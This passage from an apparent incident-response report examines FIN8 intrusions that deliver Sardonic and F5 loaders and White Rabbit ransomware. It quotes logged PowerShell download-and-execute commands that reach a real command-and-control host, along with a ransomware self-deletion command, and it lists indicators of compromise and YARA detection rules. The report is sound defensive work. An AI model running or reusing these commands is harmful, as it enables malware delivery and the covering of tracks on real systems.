
*Unsuccessful attempts to reach the C2 server*


### EVIDENCE OF A HUMAN OPERATOR

Interestingly, Lodestone may have found evidence supporting Bitdefender’s belief that the Sardonic or F5 loader is copied to the victim’s machine via a manual process instead of automation. The logs Lodestone analyzed during the course of its investigation show that the filename of the URL hosting the malware was always a random, 6-character alphanumeric string that changed nearly every time the command was run. In one of the events, however, Lodestone noticed that the filename contained seven characters. The PowerShell log in the image below shows a command to download a file from hxxps://104-168-201-26.sslip[.]io/36d851e. Roughly one minute later, another command was run to download a file from hxxps://104-168-201-26.sslip[.]io/6d851e. Lodestone believes that the best explanation for this is that a human operator entered the incorrect URL and then reran the same command with the correct URL.



```
        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.4583
        HostId=a78797bd-1e3a-4524-a07a-ad7eaa79e4e2
        HostApplication=powershell.exe -neop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-201-26.sslip.io/36d851e')
        EngineVersion=5.1.14393.4583
        RunspaceId=beac8edb-d1e7-4f16-84c3-a21919310b1d
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=

Log Name:      Windows PowerShell
Source:        PowerShell (PowerShell)     Logged:      8/18/2021 4:08:06 PM
```

*PowerShell with a Typo*




```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.4583
        HostId=98134ed0-58ed-46bb-a10b-a64ecf45de41
        HostApplication=powershell.exe -neop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-201-26.sslip.io/6d851e')
        EngineVersion=5.1.14393.4583
        RunspaceId=a2f205e3-def4-4088-9b48-9ab466882e05
        PipelineId=

Log Name:      Windows PowerShell
Source:        PowerShell (PowerShell)     Logged:      8/18/2021 4:09:05 PM
```

*PowerShell with the Typo Corrected*

## WHITE RABBIT

When Lodestone first acquired a sample of the ransomware, its experts observed that it was highly obfuscated, had strange file extensions (.physiat and .uderro), and used an invalid digital certificate. Additionally, Lodestone determined that the malware checked the command line arguments using “-f”, “-l”, “-p”, and “-t” flags.




```
Found %u, encrypted %u, errors %u
Bad start time: "%s"
%s(%u).%sERROR %u - %s
Global\%08X-%04X-%04X-%04X-%08X%04X
\\?\
Operating System
Floppy
%S
cmd /c choice /t %u /d y & attrib -h "%s" & del "%s"
```

*Manually Decrypted Ransomware Strings*

Lodestone’s theory that the “-p” flag was for the password used to decrypt the payload was confirmed by a Trend Micro article on White Rabbit, as Lodestone’s sample used the same passphrase as the sample analyzed by Trend Micro. The other flags allow an operator to specify which files (-f) to encrypt, an output (-l) for a log file, and a start time (-t) to begin encryption (if no time is specified the ransomware executes immediately). Once the malware completes its encryption function it executes a self-deletion function using the command:

cmd /c choice /t 9 /d y & attrib -h \”[fname]\” & del \”[fname]\”



```
SignerCertificate      : [Subject]
                           E="release+certificates@mozilla.com", CN=Mozilla Corporation, OU=Firefox Engineering Operations,
                         O=Mozilla Corporation, L=Mountain View, S=California, C=US

                         [Issuer]
                           CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US

                         [Serial Number]
                           0DDEB53F957337FBEAF98C4A615B149D

                         [Not Before]
                           5/6/2020 5:00:00 PM

                         [Not After]
                           5/12/2021 5:00:00 AM

                         [Thumbprint]
                           91CABEA509662626E34326687348CAF2DD3B4BBA

TimeStamperCertificate : [Subject]
                           CN=DigiCert Timestamp Responder, O=DigiCert, C=US

                         [Issuer]
                           CN=DigiCert Assured ID CA-1, OU=www.digicert.com, O=DigiCert Inc, C=US

                         [Serial Number]
                           03019A023AFF58B16BD6D5EAE617F066

                         [Not Before]
                           10/21/2014 5:00:00 PM

                         [Not After]
                           10/21/2024 5:00:00 PM

                         [Thumbprint]
                           614D271D9102E30169822487FDE5DE00A352B01D

Status                 : HashMismatch
StatusMessage          : The contents of file [redacted] might have been
                         changed by an unauthorized user or process, because the hash of the file does not match the hash
                         stored in the digital signature. The script cannot run on the specified system. For more
                         information, run Get-Help about_Signing.
Path                   : [redacted]
SignatureType          : Authenticode
IsOSBinary             : False
```

*Certificate Used by White Rabbit*

Lodestone continues to monitor the situation for any further developments and would like to thank its partners at Group-IB for their contributions to this investigation. To learn more about Group-IB, visit the following link: https://www.group-ib.com/.

## INDICATORS OF COMPROMISE

### IP Addresses

- 64.44.131[.]34
- 91.90.194[.]30
- 104.168.132[.]128
- 170.130.55[.]120

### Domains

- 91-90-194-30.sslip[.]io
- 104-168.132[.]128.nip[.]io

### URLs

https://104-168-132-128.nip[.]io/51b16c

http://va5vkfdihi5forrzsnmins436z3cbvf3sqqkl4lf6l6kn3t5kc5efrad[.]onion

### Filenames

- “default.dll”
- “l.exe”
- “z.exe”

### Hash Values

- 655c3c304a2fe76d178f7878d6748439 (“default.dll”)
- 6ffa106ac8d923ca32bc6162374f488b (Sardonic PowerShell script)
- fb3de0512d1ee5f615edee5ef3206a95 (Sardonic x86 DLL)
- 4a03238e31e3e90b38870ffc0a3ceb3b (Sardonic x64 DLL)
- Beffdd959b1f7e11e1c2b31af2804a07 (F5 PowerShell script)

- d9f5a846726f11ae2f785f55842c630f (F5 x86 DLL)
- 087f82581b65e3d4af6f74c8400be00e (F5 x64 DLL)
- e49fe89435297f1bca1377053eaa6ded (White Rabbit ransomware)

**YARA Rules**

```
rule fin8_powershell_dll_loader
{
meta:
description = “Powershell .NET DLL Loader”
sample_private =
“adac9106216e6d2eb2a6d1a0a01d7286dddd6bafdab9eb1cd182dd49924663a2”

strings:
            /* if([IntPtr]::size -eq 4){ */
$s0 = { 3D 69 66 28 5B 49 6E 74 50 74 72 5D 3A 3A 73 69 7A 65 20 2D 65 71 20 34 29
7B }
/*  [System.Reflection.Assembly]::Load([System.Convert]::FromBase64String( */
$s1 = { 5B 53 79 73 74 65 6D 2E 52 65 66 6C 65 63 74 69
6F 6E 2E 41 73 73 65 6D 62 6C 79 5D 3A 3A 4C 6F
61 64 28 5B 53 79 73 74 65 6D 2E 43 6F 6E 76 65
72 74 5D 3A 3A 46 72 6F 6D 42 61 73 65 36 34 53
74 72 69 6E 67 28 }

condition:
all of them
}

rule fin8_dotnet_shellcode_loader
{
meta:
description = “Sardonic Shellcode Loader”
sample =
“03e8b29ad5055f1dda1b0e9353dc2c1421974eb3d0a115d0bb35c7d76f50de20”   /*
Default.dll (x86) */
sample =
“4ee21b5fd8597e494ae9510f440a1d5bbcdb01bc653226e938df4610ee691f3a”   /*
Default.dll (x64) */

strings:
$pdb1 = “C:\\Users\\dev_win10_00\\Documents\\f5\\F5Utility\\
LoaderAssembly\\obj\\ “ nocase ascii
$s0 = “Default.dll” fullword wide
$s1 = “12F9333185494642C1587A546D2287C1A4C01A2A” fullword ascii
$s2 = “05F6DF120FF54415A6B75A4B1894A83C6D865030” fullword ascii
$s3 = “78893E31FF10BDE2CBCB8A51664788D7DC0FC194” fullword ascii
$s4 = “15e280Ea9d63270Fb89763514cDCABf4” fullword ascii

condition:
2 of them
}

rule fin8_shellcode_memory
{
meta:
description = “Sardonic Shellcode(in the memory)”
strings:
$h_x86 = { E8 00 00 00 00 5F B9 [2] 00 00 [2] 30 ?? 0F 17 00 00 00 02 ?? 0F 17 00
00 00 E2 F0 }
/*
*a1 = ((*a1 ^ (*a1 << 6)) >> 13) ^ (*a1 << 18) & 0xFFF80000;
*a2 = (4 * *a2) & 0xFFFFFFE0 ^ (((4 * *a2) ^ *a2) >> 27);
*a3 = ((*a3 ^ (*a3 << 13)) >> 21) ^ (*a3 << 7) & 0xFFFFF800;
v4 = (*a4 << 13) & 0xFFF00000 ^ ((*a4 ^ (8 * *a4)) >> 12);
*/
$chunk_x86 = { 89 3A 8B 03 8D 3C 85 ?? ?? ?? ?? 31 F8 83 E7 E0
C1 E8 1B 31 F8 89 03 8B 39 89 F8 C1 E0 0D 31 F8
C1 E7 07 C1 E8 15 81 E7 00 F8 FF FF 31 C7 89 39
8B 3E 8D 04 FD ?? ?? ?? ?? 31 F8 C1 E7 0D 81 E7
00 00 F0 FF C1 E8 0C 31 F8 }
$h_x64 = { 41 [2] 48 C7 C1 [2] 00 00 4C 8D [2] 00 00 00 45 30 }
/*
*a1 = (*a1 << 18) & 0xFFF80000 ^ ((*a1 ^ (*a1 << 6)) >> 13);
*a2 = (4 * *a2) & 0xFFFFFFE0 ^ (((4 * *a2) ^ *a2) >> 27);
*a3 = (*a3 << 7) & 0xFFFFF800 ^ ((*a3 ^ (*a3 << 13)) >> 21);
v4 = (*a4 << 13) & 0xFFF00000 ^ ((*a4 ^ (8 * *a4)) >> 12);
*/
$chunk_x64 = { 89 01 8B 02 44 8D 14 85 ?? ?? ?? ?? 44 31 D0 41
83 E2 E0 C1 E8 1B 44 31 D0 89 02 45 8B 10 44 89
D0 C1 E0 0D 44 31 D0 41 C1 E2 07 41 81 E2 00 F8
FF FF C1 E8 15 44 31 D0 41 89 00 45 8B 11 42 8D
04 D5 ?? ?? ?? ?? 44 31 D0 41 C1 E2 0D C1 E8 0C
41 81 E2 00 00 F0 FF 44 31 D0 }

condition:
any of them
}
```

## ADDITIONAL INFORMATION RESOURCES

Michael Gillespie’s White Rabbit announcement on Twitter:

https://twitter.com/demonslay335/status/1470823608725475334

Bitdefender on FIN8:

https://businessinsights.bitdefender.com/deep-dive-into-a-fin8-attack-a-forensic-investigation

https://www.bitdefender.com/files/News/CaseStudies/study/394/Bitdefender-PR-Whitepaper-BADHATCH-creat5237-en-EN.pdf

Trend Micro on White Rabbit:

https://www.trendmicro.com/en_us/research/22/a/new-ransomware-spotted-white-rabbit-and-its-evasion-tactics.html

MITRE profile on FIN8

https://attack.mitre.org/groups/G0061/

PUNCHBUGGY and PUNCHTRACK

https://www.mandiant.com/resources/windows-zero-day-payment-cards
https://blog.morphisec.com/security-alert-fin8-is-back

Lodestone Security is a wholly owned subsidiary of Beazley plc. Lodestone provides computer security and cybersecurity consulting services. Lodestone does not provide insurance services and client information obtained by Lodestone is not shared with Beazley claims or underwriting. Likewise, client information obtained by Beazley claims or underwriting is not shared with Lodestone.

www.lodestone.com
320 E. Main Street
Lewisville, TX 75057

13